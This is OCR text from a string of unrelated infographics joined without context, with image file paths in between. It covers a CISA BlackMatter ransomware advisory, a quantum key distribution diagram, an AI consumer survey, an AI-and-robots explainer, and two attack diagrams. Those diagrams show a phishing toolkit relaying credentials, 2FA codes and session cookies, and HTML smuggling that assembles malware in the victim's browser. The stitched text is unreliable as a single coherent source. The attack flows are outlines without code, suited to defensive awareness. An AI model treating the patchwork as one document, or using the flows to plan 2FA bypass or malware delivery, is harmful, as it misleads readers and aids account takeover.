
FURTHER READING
Windows 11: The Ars Technica review


Secure Systems Against BlackMatter Ransomware-as-a-Service


Since July 2021, BlackMatter ransomware actors have used the malware to target U.S. critical infrastructure. CISA, FBI and NSA released a Cybersecurity Advisory to outline the threat, adversary tactics used, and mitigations to detect and counter. Take these actions to reduce risk of compromise:

- Implement the provided detection signatures
- Use strong, unique passwords
- Implement multi-factor authentication
- Limit access to admin resources
- Segment networks and monitor lateral movement activities
- Use time-based access to protect admin accounts
- Implement and enforce backup and restoration processes

Go to StopRansomware.gov for the BlackMatter Ransomware advisory and more actionable guidance to secure networks and respond to the ransomware threat.


QUANTUMXCHANGE
QUANTUM CRYPTOGRAPHY EXPLAINED
ALICE
BOB
Diagonal Polarizers
Horizontal-Vertical Polarizers
Photon Source
Photon Detectors
Diagonal Beamsplitter
Horizontal-Vertical Beamsplitter
Alice's Bit Sequence 1 0 1 1 0 0 1 1 0 0 1 1 1 0
Bob's Detection
1 0 0 1 0 0 1 1 0 0 0 1 0 0 Bob's Measurements
Sifted Key 1 – – 1 0 0 – 1 0 0 – 1 – 0 Sifted Key



How do you describe what AI can do?
Check all that apply
37% Interpret speech
35% Ability to replicate human interaction
51% Think logically
19% Play games
50% Solve problems
18% Run surveillance on people
AI
57% Ability to learn
31% Replace human jobs
10% Take over the world
8% Control your mind
14% Feel emotion
AI capabilities today
AI capabilities progressively increasing
AI capabilities unlikely in the near future
What Consumers Really Think About AI: A Global Study
Pega




8. Unauthorized malicious action
1. Enter credentials
4. Enter 2FA code
7. Session cookie
2. Forward credentials
5. Forward 2FA code
6. Session cookie
MITM Phishing Toolkit
3. Send 2FA code to user
Victim User
Target Web Server

A.I. & ROBOTS: NOW AND FUTURE OF TECH

Robots that function with the help of artificial intelligence to carry out mechanical tasks are used in fields ranging from medicine to the military. Take a look at the synergy between A.I & robotics.





VYOMMITRA - A spacefaring humanoid robot being developed by the Indian Space Research Organisation to function on-board the Gaganyaan, a crewed orbital spacecraft.

SOPHIA - A social humanoid robot developed by Hong Kong-based Hanson Robotics, is the first non-human to be given a U.N. title.

WHAT IS A.I.?

Artificial Intelligence describes artificial computational system with intelligent/complex behaviour suitable for achieving goals. The machines used include those that have limited abilities in learning/reasoning but excel in the automation of tasks and machines that create a generally intelligent agent (program that makes decisions or performs service based on its environment, user input and experiences. These can autonomously gather information on a programmed schedule or when prompted by the user in real time).

HOW IS IT DIFFERENT FROM ROBOTS?

While A.I. can be entirely software, robots are subject to physical impact, typically through "sensors". They exert physical force, usually through "actuators" like a gripper or a turning wheel. Autonomous cars/aircraft are robots. Only a tiny portion of robots is "humanoid" (human-shaped) like in the movies. Some robots use A.I. .and others do not: Industrial robots follow defined scripts with minimal sensory input and no learning/reasoning. While robotic systems cause more concerns in the public, AI systems are likelier to have greater impact on humanity.

WHAT DOES A.I DO?


A.I.'s main purposes include sensing, modelling, planning and action. Its applications currently include perception, text analysis, natural language processing (NLP), logical reasoning, game-playing, decision support systems, data analytics, predictive analytics, autonomous vehicles and other forms of robotics.

A.I. ROBOTS TODAY


- MILITARY ROBOTS
- INDUSTRIAL ROBOTS
- COBOTS (COLLABORATIVE ROBOTS)
- CONSTRUCTION ROBOTS
- AGRICULTURAL ROBOTS
- MEDICAL ROBOTS
- KITCHEN AUTOMATION
- ROBOT COMBAT FOR SPORT
- DOMESTIC ROBOTS
- NANOROBOTS
- SWARM ROBOTICS
- AUTONOMOUS DRONES
- SPORTS FIELD LINE MARKING

ROBOTS IN HISTORY

The word robot was first applied as a term for artificial automata in the 1920 play R.U.R. by the Czech writer, Karel Capek. The idea of automata originates in the mythologies of many cultures around the world. Engineers and inventors from ancient civilizations, including Ancient China, Ancient Greece, and Ptolemaic Egypt, attempted to build self-operating machines, some resembling animals and humans.



MANAV - India's first humanoid robot developed by Diwakar Vaish, A-SET Training and Research Institutes, in December 2014.



EXPERTS' CONCERNS


ETHICS: This aspect deals with the morality of how humans design, build, use and treat robots, how artificially intelligent beings may be used to harm humans, weaponisation of artificial intelligence and how it may be used to benefit humans.

OPACITY: AI systems for automated decision support and "predictive analytics" raise "significant concerns about the lack of due process, accountability, community engagement, and auditing"


BIAS: While AI has become increasingly inherent in facial and voice recognition systems, some of these systems have real business applications and directly impact people. These are vulnerable to biases and errors introduced by its human creators.

SINGULARITY: Many researchers have argued that by way of an "intelligence explosion," a self-improving AI could become so powerful that humans would not be able to stop it from achieving its goals.

SOURCE: STANFORD.EDU, ROBOTICS.ORG, WIKIPEDIA


User's device
Attacker
Attacker sends phishing email with URL or HTML attachment
User opens URL/attachment in web browser
Website
Browser decodes the encoded JavaScript, loads page
101010
010101
101010
JavaScript Blob downloads malware and assembles it on device
Malicious file

